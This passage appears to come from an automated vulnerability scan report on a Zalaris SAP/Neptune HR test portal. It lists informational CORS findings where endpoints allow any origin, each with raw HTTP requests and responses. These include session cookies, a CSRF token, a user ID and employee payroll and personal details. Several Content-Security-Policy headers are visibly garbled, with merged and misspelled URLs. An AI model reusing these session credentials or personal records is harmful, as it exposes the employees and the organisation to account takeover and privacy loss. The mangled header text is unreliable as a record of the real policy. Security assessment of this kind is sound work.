worker-src 'self' https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

{"modeloPageUploadData":{"EMPPHOTOURL":"data:image/jpeg;base64,/9j/4AAQSkZJRgABAQAAAQABAAD /2wBDAAMČAglCAgMCAglDAwMDBAYEBAQEBAGGBgŬGĈQĞKCgklCQkKDA8MCgsOČwkJDRENDg8QEBEQCgwSExIQEw8QEBD/2wBDAQMDAwQDBAgEB ..[SNIP]...

## 11.54. https://testportal.zalaris.com/neptune/zmfp\_qta\_time\_acc\_v2

# Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com Path: /neptune/zmfp\_qta\_time\_acc\_v2

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://xcpiwsvctrur.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

# Request 1

POST /neptune/zmfp\_qta\_time\_acc\_v2?ajax\_id=SYNC&ajax\_applid=ZMFP\_QTA\_TIME\_ACC\_V2&sap-client=650&dxp=21100006&field\_id=00138 HTTP/1.1

Cookie: saplb PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai\_user=KMQQH6AyP3h3gm1NJB//mn[2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657790624617; SAPWP\_active=1;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJGP8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Content-Type: application/json Sap-Client: 650 Neptunelaunchpad: PORTAL

X-Requested-With: XMLHttpRequest

Request-ld: |e86c367ed87c412ba8ead36d6d910d01.4e4e8e675211458d Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-4e4e8e675211458d-01

Content-Length: 30

Origin: https://xcpjwsyctrur.com

Dnt: 1

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

Te: trailers Connection: close

{"GS\_GLOBAL":{},"GS\_INPUT":{}}

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 09:26:01 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/json; charset=utf-8

Content-Length: 1723 dxp-sap: 21100006

x-user-logon-language: E access-control-allow-origin: \*

access-control-allow-methods: \* access-control-allow-headers:

cache-control: no-store

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://sapsf.eu:443 https://s https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.googleapis.com https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

{"modeloPageMasterData":{"PERNR":"00034448","MOLGA":"20","BUKRS":"3000","BEGDA":"20171201","ENAME":"Jostein Hansen", "SEL\_RADIO": 0, "BEG\_DATE": "20220714", "END\_DATE": "20220714", "TOTAL": 37.00000, "PLANNED" ..[SNIP]...

# 11.55. https://testportal.zalaris.com/neptune/zmfp quota transfer

## Summary

Severity: Information Confidence: Certain

https://testportal.zalaris.com Host: Path: /neptune/zmfp\_quota\_transfer

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://xotwwzjpjksy.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

## Request 1

POST /neptune/zmfp\_quota\_transfer?ajax\_id=SYNC&ajax\_applid=ZMFP\_QUOTA\_TRANSFER&sap-client=650&dxp=21100006&field\_id=00030 HTTP/1.1

Host: testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai\_user=KMQQH6AyP3h3gm1NJB//mn[2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657790624617; SAPWP\_active=1;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Content-Type: application/json

Sap-Client: 650

Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest

Request-Id: |e86c367ed87c412ba8ead36d6d910d01.c10de880b4fc4230 Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-c10de880b4fc4230-01

Content-Length: 32

Origin: https://xotwwzjpjksy.com

Dnt: 1

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

Te: trailers Connection: close

{"GS\_APP\_PARAMS":{"role":"ESS"}}

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 09:27:53 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/json; charset=utf-8

Content-Length: 1375 dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin: access-control-allow-methods: \* access-control-allow-headers: cache-control: no-store

san-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.com.443 h https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://doin.windows.ne https://boost.acutewebsites.nev/https://accounts.ondentand.com/https://baisab.com/https://baisab.com/https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/TEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/https://sin.applicationinsights.azure.com/; script-src 'self' unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com/https://\*.zalaris.com/443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://\*.ralaris.com/https://spogleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://\*.twimg.com https://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'

https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

[22,"KTART","KTART\_TXT","BEGDA","ENDDA","REQUESTID","REQDATE","REQTIME","NUMTRANSF","REASON","WFSTATUS","WFBYMSS","WFBYMSS\_VIS","EDIT\_DEL","DB
DATE","DEDATE","BDEDNEW","EDEDNEW",

..[SNIP]...

# 11.56. https://testportal.zalaris.com/neptune/zmfp\_request\_system\_access

# Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/zmfp\_request\_system\_access

## Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://shacxhwuhjqj.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

## Request 1

POST /neptune/zmfp\_request\_system\_access?ajax\_id=GET\_DATA&ajax\_applid=ZMFP\_REQUEST\_SYSTEM\_ACCESS&sap-client=650&dxp=21100006&field\_id=00150 HTTP/1.1 Host: testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai\_user=KMQQH6AyP3h3gm1NJB//mn[2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

al\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657790624617; SAPWP\_active=1; com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69IAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Content-Type: application/json

Sap-Client: 650

Neptunelaunchpad: PORTAL

X-Requested-With: XMLHttpRequest

Request-Id: |e86c367ed87c412ba8ead36d6d910d01.cbf1df54b50c4b73 Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-cbf1df54b50c4b73-01

Origin: https://shacxhwuhjqj.com

Dnt: 1

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

Content-Length: 0

Te: trailers Connection: close

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 09:27:51 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/json; charset=utf-8 Content-Length: 3356

dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin: access-control-allow-methods: access-control-allow-headers: cache-control: no-store

Content-Security-Policy: default-src 'self https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.com:443 ht /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euhttps://ic.som/https://s.nopin.com/https://s.n http://www.zalaris.com http://zalaris.com https://\*.zalaris.com://\*.zalaris.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images/https://maps.googleapis.com/443 https://boost-files-general-eu-west-1-test.s3-euwest-1 amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1 amazonaws.com/files/ZALARISTEST/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self

https://\*.zalaris.com:443 blob: ; Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

{"modeloPageFormData":("UNAME":"","EXTERNAL":false,"SYS\_NAME":"ERP","CLIENT\_TARG":"","MTEXT":"650 Statkraft","PERNR":"00000000","DELIMIT\_DATE":"","DATE\_FORMAT":"dd.MM.yyyy","SYS\_MSG":false,"SYS\_ZED":f ...[SNIP]...

## 11.57. https://testportal.zalaris.com/neptune/zmfp\_sal\_letter

# Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com Path: /neptune/zmfp sal letter

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://vohafpdtggbi.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

## Request 1

POST /neptune/zmfp\_sal\_letter?ajax\_id=SYNC&ajax\_applid=ZMFP\_SAL\_LETTER&sap-client=650&dxp=21100006&field\_id=00019 HTTP/1.1

Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfY]1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

ai session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657790624617; SAPWP active=1;

com.sap.engine.security.authentication.original application url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjIr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3DUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate

Referer: https://testportal.zalaris.com/

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Content-Type: application/ison

Sap-Client: 650

Neptunelaunchpad: PORTAL

X-Requested-With: XMLHttpRequest

Request-Id: |e86c367ed87c412ba8ead36d6d910d01.479147a2be584531 Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-479147a2be584531-01

Origin: https://vohafpdtggbi.com

Dnt: 1

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

Content-Length: 0 Te: trailers Connection: close

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 09:29:26 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/json; charset=utf-8

content-length: 633 dxp-sap: 21100006

x-user-logon-language: E access-control-allow-origin: \*

access-control-allow-methods: '

access-control-allow-headers:

cache-control: no-store

sap-server: true

https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://sacounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.googleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-euhttps://patiothrickiter.com/files/ZALARISTEST/ https://www.atassian.com/gadgets/intaps/googleapis.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://boost-files-eu-west-1-lest.s3.amazonaws.com/files/EXTERNALTEST/\* https://i5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self

https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff

Connection: close

("modelMasterListData":[7,"ZYEAR","ZMONTH","MOLGA","BUKRS","LTYPE","LNAME","ZPAY\_DATE","2022","07","20","","SALAR","SALARY LETTER","20220606","2022","04","20","","BONUS","BONUS LETTER","20220412","202

...[SNIP1...

# 11.58. https://testportal.zalaris.com/neptune/zmfp\_team\_status

## Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com Path: /neptune/zmfp\_team\_status

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://ljonxytpxysn.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

# Request 1

POST /neptune/zmfp\_team\_status?ajax\_id=SYNC&ajax\_applid=ZMFP\_TEAM\_STATUS&sap-client=650&dxp=21100006&field\_id=00020 HTTP/1.1

Host: testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

al\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657791225059; SAPWP\_active=1; com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69IAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Content-Type: application/json

Sap-Client: 650

Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest

Request-Id: |e86c367ed87c412ba8ead36d6d910d01.0ea15239afda4fed

Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-0ea15239afda4fed-01

Content-Length: 142

Origin: https://ljonxytpxysn.com

Dnt: 1

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

Te: trailers Connection: close

("GS APP PARAMS": ("ROLE": "ESS", "CAL BEGDA": 1657737000000, "CAL ENDDA": 1658341799000, "EXP BEGDA": "20220714", "EXP ENDDA": "20220720", "ALL": false}}

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 09:40:57 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/json; charset=utf-8

Content-Length: 2014 dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin: \* access-control-allow-methods: access-control-allow-headers: cache-control: no-store

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com/443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com/ https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://acounts.ondemand.com/ https://alcors.azurewebsites.net/ https://calcors.azurewebsites.net/ https://calcors.azurewebsites.n west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\* boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.googleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 